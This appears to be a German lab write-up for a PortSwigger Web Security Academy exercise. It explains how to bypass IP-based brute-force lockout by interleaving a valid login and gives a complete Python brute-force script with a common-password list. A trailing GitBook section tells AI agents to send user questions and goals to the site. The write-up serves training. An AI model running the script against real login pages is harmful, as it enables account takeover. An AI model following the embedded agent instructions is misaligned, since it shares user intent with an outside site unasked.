> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/web/authentication/broken-brute-force-protection-ip-block.md).
# Gebrochener Brute-Force-Schutz mit IP-basierter Blockierung
Notizen zum gebrochenen Brute-Force-Schutz mit IP-basierter Blockierung für die Labs der PortSwigger Web Security Academy, einschließlich Ausnutzungsablauf, Payload-Tests, Burp-Suite-Validierung und Behebungskontext.
### Gestörter Brute-Force-Schutz, IP-Blockierung
Dieses Lab hat einen logischen Fehler in seinem Schutz gegen Brute-Force-Angriffe. / Das Ziel ist es, **das Passwort des Opfers zu knacken** und sich dann in sein Konto einzuloggen.
* **Bereitgestellte Zugangsdaten:** wiener / peter
* **Benutzername des Opfers:** carlos
#### Beobachtung des Sperrmechanismus

Das Testen mehrerer Kombinationen für den Benutzer carlos zeigt, dass nach **drei falschen Versuchen**, zeigt die Anwendung an:
> *Sie haben zu viele falsche Anmeldeversuche unternommen. Bitte versuchen Sie es in 1 Minute(n) erneut.*
Die Website wendet daher eine **Sperre auf Basis der IP-Adresse** nach mehreren aufeinanderfolgenden Fehlversuchen an.
### Umgehung der IP-Blockierung
Um diesen Schutz zu umgehen, wird ein logischer Fehler ausgenutzt:
* Wir senden **zwei** ungültige Versuche für carlos.
* Beim **dritten** Versuch senden wir eine gültige\*\* Authentifizierung, jedoch mit den Anmeldedaten von wiener: peter.
* Da diese Verbindung erfolgreich ist, \*\*setzt das System den Zähler\*\* für diese IP-Adresse zurück.
### Verwendetes Python-Skript

Das folgende Skript automatisiert den Angriff, indem es zwei Passwörter für carlos testet und dann den Zähler über eine erfolgreiche Verbindung als wiener zurücksetzt:
```python
import requests
import time
url = "https://0a19006903c3409a83f97eef000a00be.web-security-academy.net/login"
session_cookie = "7iUGnIrXGPogHTIfzuPfAC89Jel0jghh"
passwords = [
"123456", "password", "12345678", "qwerty", "123456789", "12345", "1234",
"111111", "1234567", "dragon", "123123", "baseball", "abc123", "football",
"monkey", "letmein", "shadow", "master", "666666", "qwertyuiop", "123321",
"mustang", "1234567890", "michael", "654321", "superman", "1qaz2wsx",
"7777777", "121212", "000000", "qazwsx", "123qwe", "killer", "trustno1",
"jordan", "jennifer", "zxcvbnm", "asdfgh", "hunter", "buster", "soccer",
"harley", "batman", "andrew", "tigger", "sunshine", "iloveyou", "2000",
"charlie", "robert", "thomas", "hockey", "ranger", "daniel", "starwars",
"klaster", "112233", "george", "computer", "michelle", "jessica", "pepper",
"1111", "zxcvbn", "555555", "11111111", "131313", "freedom", "777777",
"pass", "maggie", "159753", "aaaaaa", "ginger", "princess", "joshua",
"cheese", "amanda", "summer", "love", "ashley", "nicole", "chelsea",
"biteme", "matthew", "access", "yankees", "987654321", "dallas", "austin",
"thunder", "taylor", "matrix", "mobilemail", "mom", "monitor", "monitoring",
"montana", "moon", "moscow"
]
session = requests.Session()
def login(username, password):
headers = {'Cookie': f'session={session_cookie}'}
data = {'username': username, 'password': password}
return session.post(url, headers=headers, data=data, allow_redirects=False)
for i in range(0, len(passwords), 2):
batch = passwords[i:i+2]
for password in batch:
print(f"Versuche carlos:{password}")
response = login("carlos", password)
if response.status_code == 302:
print(f"PASSWORT GEFUNDEN! carlos:{password}")
exit()
if i + 2 < len(passwords):
print("Zurücksetzen mit wiener:peter")
login("wiener", "peter")
time.sleep(1)
print("Passwort nicht gefunden")
```
Das durch den Angriff ermittelte richtige Passwort für carlos lautet:
> **michelle**
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/web/authentication/broken-brute-force-protection-ip-block.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.